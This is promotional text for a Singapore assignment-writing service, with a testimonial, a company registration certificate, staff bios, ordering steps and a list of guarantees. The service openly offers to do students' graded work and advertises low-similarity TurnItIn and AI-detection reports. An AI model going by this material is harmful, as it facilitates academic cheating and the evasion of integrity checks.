
Admist of other platforms or assignment writers out there ,who take our hard earn school money and provide us with work that isn't acceptable ,you guys did an amazing job for a understanding price to support us and deliver quality that is beyond words .I am truly truly truly extreme thankful for yall and let's definitely work on more commitments in the future

10:34 AM

I will surely recommend codingo to my friends ,colleagues & groups ,and this will be a



Testimonials



Awards

Carousell
To: CODINGO - Assignments & Coding

3:28 PM

Biz CarouBiz

codingo
Business Analytics

You are **#1**
in **Learning & Enrichment!**

Leads

*Unique number of buyers that interact with your live listings

87

October



ACRA
ACCOUNTING AND CORPORATE
REGULATORY AUTHORITY

Certificate of Good Standing

THIS CERTIFICATE IS PRESENTED TO
CODINGO ASSIGNMENTS PTE. LTD.

OF UEN
202307246Z

The company was incorporated in Singapore under the Companies Act 1967 on
27 Feb 2023 and that the company is a **EXEMPT PRIVATE COMPANY LIMITED BY SHARES**.

According to our computer records, the company is listed as **LIVE COMPANY**. Its
activity(ies) is/are listed as

Primary Activity : ONLINE MARKETPLACES FOR EDUCATION SERVICES (63203)
Secondary Activity : DEVELOPMENT OF SOFTWARE AND APPLICATIONS (EXCEPT GAMES
AND CYBERSECURITY) (62011)



TAN YONG TAT
ASST REGISTRAR OF COMPANIES & BUSINESS NAMES
ACCOUNTING AND CORPORATE REGULATORY AUTHORITY
SINGAPORE

RECEIPT NO. : ACRA250114004269
DATE : 14 JAN 2025

Verify instantly if this document is
issued by ACRA

Authentication no.: K25550811D

<https://www.bizfile.gov.sg/verify/202307246Z/K25550811D>



</> CODINGO;

Our Team



Jon
Founder

An ex-Google software engineer, he quit his full-time job in 2018 and founded Codingo, Singapore's top Assignment Help Platform.



Dam
Lead Client Relations

Dam values lasting relations and meaningful connections. Client satisfaction is at the core of his day to day tasks. He treats every client with utmost respect & prioritises their every request as soon as possible.



Van
Lead Project Manager

Van takes the role of our lead project manager. She ensures the backend Coders and writers understand the exact deliverables of your task, and ensures that they deliver by the deadline.



Bryan
Lead Programmer & Writer

With a dual degree in Business Administration & Computer Science, Bryan leads our 100+ strong team of coders and writers with day to day tasks. From Essays, Final Year Projects, to python assessments and lab reports. No task is too difficult for him. He is confident in getting it done.

Our Team



Our Team Working @ our Paya Lebar Office

Our full-time programming and professional writing team is based in Singapore and works 24/7 in various shifts to ensure your work is always attended to.

Over 100+ professionals and fresh graduates from various industries were hand picked by our founder. They have been carefully vetted through a series of challenging interviews & on-the-job tests to ensure only the best are retained to work on your assignments.

How to Proceed?

- 1. Send us your task files (through WA or Tele), let us know the full requirements, budget and deadline.**
- 2. We will negotiate a price with you based on your requirements.**
- 3. Upon 50% payment deposit, we will begin work.**

What We Can Assure You

1. Highest grades possible – set your desired grade and we will aim for it to the best of our abilities
2. Timely delivery – our team does their best to ensure work is delivered on or before your deadline
3. Free unlimited revisions
4. Competitive price matching – Finding lower quotes? We will match the lowest by \$10 lower
5. 24/7 Customer service and queries – we will answer all your questions timely
6. Complete anonymity – your personal details & work are never shared and will be deleted from our systems upon handover
7. Complimentary FREE TurnItIn & AI report with low similarities
8. One expert. One Task. – Each expert will only work on one task at a time – allowing for complete focus, ensuring high quality and uniqueness
9. You will get a complimentary \$10 return voucher after your first purchase with us
10. You will get a \$5 referral bonus for every successful friend referred
11. You will get a free copy of our NTU & Top Local university notes
12. A lasting relationship – We are here with you for the entirety of your studies. Should there be any concerns or special requests, do contact us right away! We will be delighted to assist.

Thank you



*"Every student deserves the Best. 🏆 Your education journey is in **Safe Hands** 💪"*

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